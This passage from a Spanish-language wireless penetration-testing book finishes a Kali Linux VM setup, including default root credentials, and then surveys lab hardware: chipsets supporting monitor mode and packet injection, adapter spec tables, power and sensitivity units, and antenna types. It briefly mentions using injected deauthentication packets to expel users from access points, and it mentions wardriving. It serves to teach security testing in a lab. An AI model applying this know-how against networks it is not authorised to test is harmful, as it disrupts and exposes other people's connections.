
6. Elija la opción predeterminada **Kali GNU/Linux** desde el iniciador GRUB.

7. En **Username** (nombre de usuario), escriba `root` (la opción predeterminada) y haga clic en **Next**.

En **Password**, escriba `toor` y haga clic en **Sign In**.



¡Eso concluye el despliegue de la máquina virtual en VirtualBox!





2.4 Actualizar el repositorio de Kali Linux

Se recomienda actualizar el repositorio **apt** e instalar actualizaciones en la distribución con los siguientes comandos:

```
#apt-get update
#apt-get upgrade
```

Debería ver lo siguiente como resultado:





Resumen

En este capítulo, se explicó cómo crear una máquina virtual con Virtual Box y cómo instalar Kali Linux bajo dos métodos: en una máquina virtual nueva y mediante la importación de una máquina virtual ya creada. Terminada la instalación, se procedió a actualizar el repositorio de Kali Linux.

En el siguiente capítulo, se cubrirá las especificaciones de los dispositivos de hardware necesarios para realizar las pruebas de penetración inalámbrica. En particular, la instalación y configuración de un Access Point (AP).

Capítulo 3

Hardware inalámbrico

Aunque puede estar ansioso por tomar su laptop, instalar Kali en ella y pasar directamente a las herramientas, es recomendable que antes pase un tiempo investigando y validando los dispositivos de hardware que planea usar. Puede ser muy frustrante comenzar a trabajar en los tutoriales y ejercicios de este libro, y ver que el hardware funciona incorrectamente o no admita todas las funciones necesarias para completar el pentesting.

En este capítulo se analizarán diferentes dispositivos de hardware, como, por ejemplo: adaptadores inalámbricos, antenas y otros que le brindan las mejores posibilidades de éxito. Esto incluye las siguientes secciones:

- Hardware del laboratorio virtual
- Chipsets y drivers
- Especificaciones técnicas de un AP
- Adaptadores inalámbricos
- Antenas
- Instalación y configuración del adaptador inalámbrico

Asimismo, al final se incluyen dos laboratorios para instalar y configurar un adaptador inalámbrico de Kali Linux.

3.1 Hardware del laboratorio virtual

Para su laboratorio virtual inalámbrico necesitará el siguiente hardware:

- **Dos laptops con tarjetas Wi-Fi internas**:
  - » Una de las laptops se usará como la *víctima* en su laboratorio. Debe tener instalado como sistema operativo Windows XP/7/8.
  - » La otra laptop hará las pruebas de penetración (*pentesting*).


Cualquier laptop actual puede cumplir con estos propósitos; sin embargo, es deseable que cuenten con al menos 3 GB de memoria RAM. Esto para tener un mejor rendimiento en el uso de las herramientas para los experimentos.

Se puede reemplazar una de las laptops usando una máquina virtual.

- **Un adaptador inalámbrico**: Se necesita un adaptador Wi-Fi USB que soporte paquetes de inyección y paquetes *sniffing*, que sea compatible con Kali. La mejor opción es la tarjeta Alfa AWUS036H, aparte de ser económica soporta muy bien las herramientas de Kali Linux. Puede conseguir una en cualquier tienda especializada de informática por el precio, aproximado, de US$ 15, el modelo más común es el que se muestra en la siguiente figura:

- **Un Access Point (AP)**: Cualquier AP que soporte los estándares de encriptación WEP/WPA/WPA2 puede ser usada. Incluso puede usar un router, por ejemplo, un router inalámbrico TP-LINK TL-WR841N como el de la siguiente figura:

- **Conexión a Internet**: Es necesaria para la descarga de software y para realizar algunos de los experimentos.



3.2 Chipsets y drivers

Cada adaptador o tarjeta tiene un chipset. En el mercado están disponibles cientos de tarjetas; sin embargo, solo disponen de un puñado de chipsets. Las tarjetas que comparten un chipset usan el mismo controlador (en inglés, *driver*).

El chipset es un circuito integrado que determina las funcionalidades del adaptador y su compatibilidad con otros dispositivos. Las diferentes tarjetas con el mismo chipset se parecen mucho en cuanto a sus funcionalidades. Las diferencias son cuánta potencia de salida tiene la tarjeta o el tipo y la disponibilidad de un conector de antena. La elección del chipset es el primer paso para decidir qué tarjeta comprar.

El chipset viene dentro de la tarjeta o adaptador. Por ejemplo, en la siguiente figura se muestra el chipset RTL8187 que es uno de los más usados.

3.2.1 Características específicas deseables en un controlador

Para la realización del pentesting, cualquier controlador inalámbrico tiene dos características muy deseables:

- Claramente la más importante de estas es el **modo de monitor**.
- La **inyección de paquetes** que se refiere a la capacidad de transmitir paquetes arbitrarios. Esta capacidad permite reproducir el tráfico en una red, acelerando los

ataques estadísticos contra dispositivos que tienen encriptación WEP. También, le permite inyectar paquetes de desautenticación los que se utilizan para expulsar a los usuarios de un AP. La inyección de paquetes se discute a continuación.

Que la tarjeta pueda ponerse en modo monitor, no necesariamente significa que pueda inyectar paquetes. Las tarjetas que se usan en pentesting deben cumplir ambas características.

3.2.2 Inyección de paquetes

El soporte de inyección ha llegado tan lejos que ahora las aplicaciones pueden usar, a nivel de usuario, dos API diferentes para realizar una inyección de paquetes inalámbrica de una manera cruzada:

- La primera API escrita y lanzada se conoce como **LORCON** (*Loss Of Radio Connectivity* "Pérdida de conectividad de radio"). Esta biblioteca se ha actualizado desde entonces a **LORCON2**.
- La otra biblioteca de inyección se llama **osdep** y es utilizada por las versiones más recientes de aircrack-ng.

Tanto LORCON como osdep proporcionan una API conveniente para que los desarrolladores de aplicaciones transmitan paquetes sin estar atados a un controlador en particular. Antes de que mac80211 fuera ampliamente compatible, lograr que la inyección funcionara era un problema mucho más grande. Ahora la mayoría de los usuarios simplemente usan el controlador mac80211 con LORCON. La tabla 3.1 resume el estado actual del soporte API de inyección de paquetes 802.11 en Linux. Tanto osdep como LORCON brindan niveles similares de soporte para diferentes controladores.

Tabla 3.1 Soporte API para la inyección de paquetes 802.11 en Linux.

Aplicación	Biblioteca
Aircrack-ng (suite)	Osdep
MDK3	Osdep
Metasploit	LORCON2
Airpwn	LORCON
Herramientas futuras	LORCON2/osdep

3.3 Especificaciones técnicas de un AP

Hoy en día existe mucha confusión con las especificaciones y características de un AP. Es importante conocer estos datos a la hora de escoger uno u otro. Las principales características a tener en cuenta son:

- Potencia de transmisión (se mide en dbm o mW).
- Sensibilidad de recepción (se mide en –dbm).
- Ganancia de la antena (se mide en dbi).

Las unidades que se usan para medir cada una de estas magnitudes se basan en un concepto: el **decibelio**. Según el glosario de sitios web como EcuRedEd o GreenFacts:

> *"Decibelio es la unidad relativa empleada en telecomunicaciones para expresar la relación entre dos potencias (no es una unidad de medida). Como el decibelio es adimensional y relativo, para medir valores absolutos se necesita especificar a qué unidades está referida la medida"*

dB
DECIBEL

3.3.1 Potencia de transmisión

La potencia de transmisión (TX) se refiere a qué tan lejos puede transmitir su tarjeta y se expresa en milivatios (mW). El valor depende del tipo de tarjeta, por ejemplo:

- Muchas tarjetas de nivel de consumidor tienen a partir de 30 mW (+14.8 dBm).
- Tarjetas basadas en Atheros de nivel profesional vienen con 300 mW (+24.8 dBm) de potencia TX.
- El Alfa AWUS306NH actualmente tiene la medalla de potencia de transmisión, brindando 2000 mW (33 dBm) de potencia.

En las fichas técnicas, la potencia se expresada en dBm, que es una medida basada en los decibelios y tiene su equivalencia en mW (ver tabla 3.2). En este caso, como se especifica a que unidades está referida, el dBm mide un valor absoluto, no relativo.

Aunque la potencia de TX es importante, no olvide considerarla junto con la sensibilidad de una tarjeta determinada.

Si necesita convertir milivatios en dBm, no se asuste. La potencia en dBm es solo diez veces el logaritmo de base 10 de la potencia expresada en milivatios. Aquí está la fórmula:

$$10 \times \log_{10} (mW) = dBm$$

En la tabla 3.2 se muestran algunos ejemplos de conversión:

Tabla 3.2 Conversión de mW a dBm

mW	$\log_{10}$ (mW)	dBm
0.0000001 mW	–7	–70 dBm
0.001 mW	–3	–30 dBm
0.5 mW	–0.3010	–3 dBm
1 mW	0	0
2 mW	0.3010	+3 dBm
10 mW	1	+10 dBm
30 mW	1.477	+14.8 dBm
100 mW	2	+20 dBm
300 mW	2.477	+24.8 dBm
1000 mW	3	+30 dBm
100 W	5	+50 dBm

3.3.2 Sensibilidad

Muchas personas pasan por alto la sensibilidad de una tarjeta y se centran en su potencia de TX. Podría darse el caso de una tarjeta transmita a grandes distancias, pero que no pueda recibir la respuesta. Las personas pueden pasar por alto la sensibilidad porque se enfatiza menos en la publicidad.

La **sensibilidad de recepción** indica qué cantidad de señal (dBm) debe recibir un dispositivo Wi-Fi para trabajar correctamente a una determinada velocidad de transmisión (Mbps). Cuanto menor es el valor de la sensibilidad mejor será un dispositivo ya que necesitará que le llegue menos potencia para trabajar correctamente (a una velocidad dada). El rango de señal válido para enlaces Wi-Fi está alrededor de los –70 dBm. Una diferencia de 3 dBm significa que la potencia que se necesita es dos veces menor.

Por ejemplo, si un dispositivo tiene una sensibilidad de recepción (a 11 Mbps) de –70 dBm, significa que necesita recibir una potencia de 0.0000001 mW para que funcione correctamente.

La sensibilidad generalmente se mide en dBm (decibeles en relación con 1 mW). Así, cuanto más negativo sea el número, será mejor (–90 es mejor que –86).

Los valores típicos para la sensibilidad en las tarjetas promedio para consumidores son de –80 dBm a –90 dBm.

Cada cambio de 3 dBm representa una duplicación (o la mitad si va en la otra dirección) de sensibilidad (ver anterior tabla 3.2). Las tarjetas de gama alta obtienen desde –97 hasta –93 dBm de sensibilidad.

3.3.3 Ganancia

La característica más importante de una antena es la ganancia. Esto viene a ser la potencia de amplificación de la señal. La ganancia representa la relación entre la intensidad de campo que produce una antena en un punto determinado, y la intensidad de campo que produce una antena omnidireccional (llamada isotrópica), en el mismo punto y en las mismas condiciones. Cuanto mayor es la ganancia, mejor es la antena.

La unidad que sirve para medir esta ganancia es el decibelio (dB). Esta unidad se calcula como el logaritmo de una relación de valores. Como para calcular la ganancia de una antena, se toma como referencia la antena isotrópica, el valor de dicha ganancia se representa en dBi.

Por ejemplo, una antena que tiene 10 dBi posee 10 decibeles más de ganancia por encima de la antena isotrópica; si se pusieran a funcionar ambas antenas una junto a la otra, la antena isotrópica exhibiría una ganancia de 0 dB; y la antena en cuestión, 10 dB.

3.3.4 Soporte para antenas

Lo último a tener en cuenta al decidir qué tarjeta comprar es el soporte para antenas. ¿Qué tipo de soporte de antena tiene y, para empezar, necesita una antena? Si su trabajo es proteger o auditar una red inalámbrica, definitivamente querrá obtener una o dos antenas para que pueda medir con precisión hasta qué punto la señal se filtra a los extraños.

Actualmente, las tarjetas vienen con cero, uno o dos conectores de antena. Las tarjetas 802.11n necesitan al menos dos antenas para admitir MIMO (aunque a menudo se

incluye una). Las tarjetas se conectan a antenas a través de cables llamados *pigtails* (ver la siguiente figura). El trabajo del pigtail es simplemente conectar cualquier tipo de conector existente en su tarjeta al tipo de conector que exista en su antena.

Una ventaja de la transición de tarjetas externas inalámbricas a USB es que (casi) todas ellas utilizan el mismo conector RP-SMA (Reverse Polarity SMA):

Afortunadamente, la mayoría de las antenas vienen con un conector particular, llamado tipo N. Específicamente, las antenas suelen tener un conector tipo N hembra. Este conector estándar permite a los amigos prestarse unas a otras antenas sin preocuparse por los cables para convertir entre diferentes tipos de antenas. Asegúrese de verificar antes de suponer que una antena tiene un conector de tipo N.

3.4 Adaptadores inalámbricos

Como se mencionó anteriormente, lo primero que debe buscar al seleccionar un adaptador inalámbrico es el *chipset* que viene integrado en el adaptador. Los adaptadores pueden tener diferentes fabricantes y nombres impresos en el exterior del dispositivo, pero usan los mismos chipsets por debajo del plástico.


Los chipsets que, se sabe, son compatibles con Kali Linux se tratan a continuación:

- Ralink RT3070
- Atheros AR9271
- Ralink RT3572
- RTL8187

A continuación, se describen estos chipsets y algunos modelos de tarjetas que los utilizan. Estas tarjetas son altamente recomendables ya que tienen una potencia de transmisión/sensibilidad superior a la media, compatibilidad sólida con Linux y conectores de antena externos. Algunas de ellas también son compatibles con la inyección de paquetes y el modo de monitor en OS X y Windows.

3.4.1 Chipset Ralink RT3070

Este chipset se usa en muchos adaptadores inalámbricos USB diferentes que están disponibles en diferentes factores de forma.



Hay cientos de adaptadores más que también usan este chipset, que viene en una variedad de tamaños y configuraciones de hardware. Entre los adaptadores que usan este chipset destacan los siguientes:

a. **ALFA AWUS036NH**

   A pesar de que la tecnología que usa posee algunas limitaciones en cuanto a velocidad de descarga máxima; todos los demás factores, como potencia y sensibilidad, la convierten en el adaptador Wi-Fi más destacado de los últimos años.

   El driver publicado para este adaptador Wi-Fi es el de Windows 7, pero la instalación en **Windows 8 y Windows 10** es muy fácil y funciona completamente estable.

Fuente: www.alfa.com.tw

Tabla 3.3 Especificaciones del adaptador Alfa AWUS036NH

Fabricante	Alfa
Color	Plateado
Modelo	AWUS036NH
Protocolos soportados	802.11 b/g/n
Chipset	Ralink RT3070
Banda	2.4 GHz
Potencia	2 W
Modo monitor	Linux (RT3070) Windows (NetMon, CommView) OS X (KisMAC)
Soporte inyección	Linux (RT3070) OS X (KisMAC)
Interfaz (host)	Mini USB 2.0
Interfaz de antena	RP-SMA
Precio (aprox.)	$20

Aunque el Alfa plateado funciona bien durante mucho tiempo, fue reemplazado por modelos más nuevos. Los lectores con Alfas plateados deberían considerar seriamente actualizarse a una de las tarjetas más modernas.

b. **ALFA AWUS036NEH**

También conocido como Alfa negro, descrito en la siguiente tabla, es básicamente la versión 802.11n del Alfa plateado original. El mayor cambio además del soporte de 802.11n es que es notablemente más pequeño. Lamentablemente, este Alfa (o cualquier otro que venga después del plateado) no es compatible en OS X con KisMAC.

Tabla 3.4 Especificaciones del adaptador Alfa AWUS036NEH

Fabricante	Alfa
Color	Negro (más pequeño)
Modelo	AWUS036NEH
Protocolos soportados	802.11 b/g/n
Chipset	Ralink RT3070
Banda	2.4 GHz
Potencia	1 W
Modo monitor	Linux (RT3070) Windows (NetMon, CommView)
Soporte inyección	Linux (RTL8187)
Interfaz (host)	Mini USB 2.0
Interfaz de antenna	1 x SMA
Precio (aprox.)	$15

3.4.2 Chipset Atheros AR9271

Similar al RT3070, este chipset también es compatible con 2.4 GHz y es utilizado por varios fabricantes, incluyendo ALFA, TP-LINK, D-Link y otros. Encontrará estos adaptadores recomendados regularmente por pentesters en los foros de Kali y aircrack-ng. Aquí se muestran algunos adaptadores junto con sus especificaciones.

a. **ALFA AWUS036NHA**

Tabla 3.5 Especificaciones del adaptador Alfa AWUS036NHA

Fabricante	Alfa
Color	Negro
Modelo	AWUS036NHA
Protocolos soportados	802.11 b/g/n
Chipset	Atheros AR9271
Banda	2.4 GHz
Potencia	650 mW (+28 dBm)
Interfaz (host)	Mini USB 2.0
Interfaz de antena	1 x RP-SMA
Precio (aprox.)	$30

b. TP LINK TL-WN722N

Tabla 3.6 Especificaciones del adaptador TP LINK TL-WN722N

Fabricante	TP-LINK
Color	Blanco
Modelo	TP LINK TL-WN722N
Protocolos soportados	802.11 b/g/n
Chipset	Atheros AR9271
Banda	2.4 GHz
Potencia	100 mW
Interfaz (host)	USB 2.0
Interfaz de antena	1 x RP-SMA
Precio (aprox.)	$15

3.4.3 Chipset Ralink RT3572

Este es el chipset Ralink más nuevo, que se ha encontrado que es muy compatible con Kali Linux, y es compatible con los modos que nos interesan. Este chipset es capaz tanto de 2.4 GHz como de 5.0 GHz, lo que lo hace muy atractivo para los pentesters. Un ejemplo común que usa este chipset es el siguiente:

a. **ALFA AWUS051NH**

El Alfa dorado agrega soporte para 5 GHz, pero no tiene soporte para OS X.

Tabla 3.7 Especificaciones del adaptador Alfa AWUS051NH

Fabricante	Alfa
Color	Dorado
Modelo	AWUS051NH
Protocolos soportados	802.11 a/ b/g/n
Chipset	Ralink RT3572
Banda	2.4 GHz y 5 GHz
Modo monitor	Linux (RT3572) Windows (NetMon)
Soporte inyección	Linux (RT3572)
Interfaz (host)	Mini USB 2.0
Interfaz de antena	1 externa SMA 1 interna (2x2 MIMO)
Precio (aprox.)	$15

3.4.4 Chipset RTL8187

Los usuarios del controlador RTL8187 generalmente tienen una sola tarjeta en mente: el Alfa AWUS036H. El Alfa es un adaptador USB con un chipset Realtek RTL8187 en su interior. El driver tiene el mismo nombre. Este driver se ha fusionado en el núcleo principal durante años y funciona de manera impresionante.

a. AWUS036H

Tabla 3.8 Especificaciones del adaptador Alfa AWUS036H

Fabricante	Alfa
Color	Plateado
Modelo	AWUS036H
Protocolos soportados	802.11 b/g
Chipset	Realtek RT8187
Banda	2.4 GHz
Ganancia	1 W
Modo monitor	Linux (RTL8187) Windows (NetMon, CommView) OS X (KisMAC)
Soporte inyección	Linux (RTL8187) OS X (KisMAC)
Interfaz (host)	Mini USB 2.0
Interfaz de antena	1 x SMA
Precio (aprox.)	$20

Notará que todos los adaptadores inalámbricos recomendados en esta sección tienen varias cosas en común:


- Todos utilizan una conexión USB en lugar de estar integrados en el dispositivo. Esto es ventajoso por varias razones:

- Los dispositivos inalámbricos integrados, como los que se incluyen con su laptop, pueden tener un soporte limitado de funcionalidad avanzada debido a las limitaciones del driver y el firmware.
- La mayoría de los pentesters también usarán dispositivos USB debido a su portabilidad. El adaptador inalámbrico USB se puede desconectar fácilmente de su dispositivo de prueba de penetración principal y se puede mover a una plataforma alternativa.
- Los dispositivos USB también se pueden mapear fácilmente a través de una máquina virtual que se ejecuta en la parte superior de su sistema operativo existente. Esto se demostrará más adelante, cuando se cubra la instalación de Kali Linux en una VM que se ejecuta en Virtual Box.
- Todos admiten una antena externa conectada a su radio. En los adaptadores USB ALFA, la antena se conecta a través de un conector RP-SMA. Este es un conector muy común para antenas, y le permite seleccionar una antena para adaptarse a la situación y el entorno donde está operando. Los tipos de antena varían en su construcción y diseño para optimizar la ganancia o enfocar sus señales de radio en una dirección particular, aumentando la distancia en la que pueden transmitir y recibir. La siguiente sección cubrirá varios tipos de antenas y detalles cuando cada uno podría usarse durante su evaluación inalámbrica.

3.5 Antenas

Las antenas son importantes para enviar y recibir señales de radio. Convierten los impulsos eléctricos en señales de radio y viceversa.

En el mercado existen dos tipos de antenas 802.11 que pueden fijarse a los adaptadores inalámbricos y que se clasifican, según la forma en que irradian, en: omnidireccionales y direccionales. Cada uno tiene sus propias ventajas y desventajas.



- Las antenas omnidireccionales pueden detectar señales de múltiples direcciones porque la ganancia se concentra en un patrón horizontal de 360 grados. Funcionan mejor cuando se está en movimiento y se desconoce de dónde se originan las señales.
- Las antenas direccionales concentran la ganancia en una dirección particular. Funcionan mejor en la dirección en que apuntan. En general, detectará más señales con su antena omnidireccional, pero encontrará que su antena direccional puede obtener una intensidad de señal más fuerte para las señales a las que apunta.

Si tiene inclinaciones mecánicas y eléctricas, puede construir antenas de guía de onda económica usando una lata de Pingles por solo unos pocos dólares. Por supuesto, también puede pasar horas en el garaje sin nada que mostrar, excepto una lata con un agujero y 1 o 2 dBi de ganancia con un extraño patrón de radiación. Sin embargo, si esto suena como un pasatiempo divertido, puede encontrar muchas guías en línea.

Finalmente, un recordatorio sobre la comparación de la sensibilidad de la antena: la sensibilidad de la antena se mide en dBi. Hacer comparaciones casuales de dBi puede ser engañoso. No lo olvide: un aumento de 3 dBi en la ganancia de la antena equivale a duplicar el alcance efectivo de la antena. Una antena con 12 dBi de ganancia aumentará su alcance a aproximadamente el doble que la de una antena con 9 dBi de ganancia.

3.5.1 Antenas omnidireccionales

La antena omnidireccional, como su nombre lo indica, envía y recibe tráfico inalámbrico en todas las direcciones alrededor de la circunferencia de la antena (360°). Extenderá su alcance en todas las direcciones. Se usa en las estaciones base inalámbricas o para cualquier persona interesada en *wardriving*.

La cantidad de ganancia proporcionada por estas antenas varía entre 5 dBi y 14 dBi. Esta es una gran antena de propósito general y generalmente se enviará con un adaptador que permite una antena externa. Estas antenas pueden diseñarse para 2.4 GHz, 5.0 GHz o ambas.

Las antenas omnidireccionales aumentan su alcance en una forma más o menos circular. Si conduce por la calle buscando redes, una antena omnidireccional es probablemente la mejor herramienta para el trabajo. Si desea la capacidad de dirigir su señal con precisión, es más útil una antena direccional.

3.5.2 Antenas direccionales

Una antena direccional es aquella que le permite enfocar la señal, que le aplica la tarjeta o AP, en una dirección particular. Normalmente, estas antenas se usan para establecer enlaces punto a punto o para enlazarse con un nodo que tenga una antena omnidireccional.

Una antena direccional recibe y emite la señal Wi-Fi hacia delante y, además, tiene un ángulo más abierto o cerrado para poder llegar aún más lejos.

La relación del ángulo de abertura con la distancia que alcanza básicamente permite que a menor ángulo más alcance. La forma gráfica de verlo es comparándolo con un foco de luz. Una bombilla emite la luz en un ángulo de 360° ilumina muy bien de cerca, pero tiene muy poco alcance en la distancia. El foco de una linterna o de un faro de automóvil concentra toda la luz en un ángulo de abertura de 30° permitiendo llegar más lejos. Si se reduce el ángulo, aún más hasta 10°, el alcance aumenta más, pero no se verá nada en los laterales.

Hay varios tipos de antenas direccionales, destacando los cuatro siguientes:

- Panel (o patch panel)
- Panel de largo alcance
- Yagi
- Parabólica o de rejilla

